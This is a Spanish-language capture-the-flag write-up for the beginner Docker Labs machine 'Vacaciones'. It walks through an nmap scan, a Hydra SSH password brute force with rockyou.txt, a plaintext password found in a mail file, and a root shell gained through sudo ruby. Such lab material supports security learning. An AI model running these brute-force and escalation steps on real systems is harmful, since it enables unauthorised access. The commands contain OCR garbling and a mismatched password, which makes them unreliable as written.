

Vacaciones

Dificultad	Muy Facil
■ Tecnicas	<u>Hydra</u>
▶ Pagina	Docker labs
o Estado	Listo

Lo primero que hacemos es ver q puertos están abiertos

nmap -p- -—open —min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allport

```
File: allPorts

# Nmap 7.95 scan initiated Mon Oct 13 22:57:13 2025 as: /usr/lib/nmap/nmap -p- -open --min-rate 5000 -sS -n -vvvv -Pn -oG allPorts 172.17.0.2

# Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)

Host: 172.17.0.2 () Status: Up

Host: 172.17.0.2 () Ports: 22/open/tcp//ssh///, 80/open/tcp//http/// Ignored State: closed (65533)


# Nmap done at Mon Oct 13 22:57:14 2025 -- 1 IP address (1 host up) scanned in 1.14 seconds
```

Luego tiramos unos script basicos y buscamos las versiones de los puerto s abiertos

nmap -p22,80 -sCV -oN targeted 172.17.0.2

Vacaciones 1

Al entrar a la pagina, vemos que tenemos un posible usuario → Camilo



Vamos a aplicar HYDRA para encontrar la contraseña → password1

```
) hydra -1 camilo -P <u>dust/share/wordlists/rockyou.txt</u> sshi://172.17.8.2 
Hydra -9.6 (c) 2023 by van Hauser/Tik 6 David Mactejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-13 23:04:23 
[WARNING] Rmy 55H configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4 
[WARNING] Restorefile (you have 18 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore [DATA] max 16 tasks per 1 server, overall 16 tasks, 1444399 [logit c] attacking sshi//12.17.02:222/ 
[22][ssh] host: 17.2.17.0.2 logit: camilo password: password
```

Subida de Privilegio

```
$ whoami
camilo

$ pwd
/var/mail/camilo
```

Recordamos lo que nos dijo Juan y vamos al correo y encontramos un arch ivo el cual cuenta con la contraseña de Juan

```
$ 1s correc.txt $ cat correc.txt Hola Camilo,

Me voy de vacaciones y no he terminado el trabajo que me dio el jefe. Por si acaso lo pide, aquí tienes la contraseña: 2k84dicb

> ssh juan@172.17.0.2

juan@172.17.0.2's password:

$ whoami
juan
```

Vacaciones 2

Ingresamos como Juan y usamos sudo -l para ver si tenemos alguna forma de elevar nuestro privilegio

```
$ sudo -l
Matching Defaults entries for juan on acdc77e280d4:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User juan may run the following commands on acdc77e280d4:
    (ALL) NOPASSWD: /usr/bin/ruby
```

Vemos que podemos ejecutar el binario ruby por lo que nos respaldamos e n gtfobins y elevamos nuestro privilegio

juan@acdc77e280d4:~\$ sudo /usr/bin/ruby -e 'exec "/bin/bash"' root@acdc77e280d4:~# whoami root

Vacaciones 3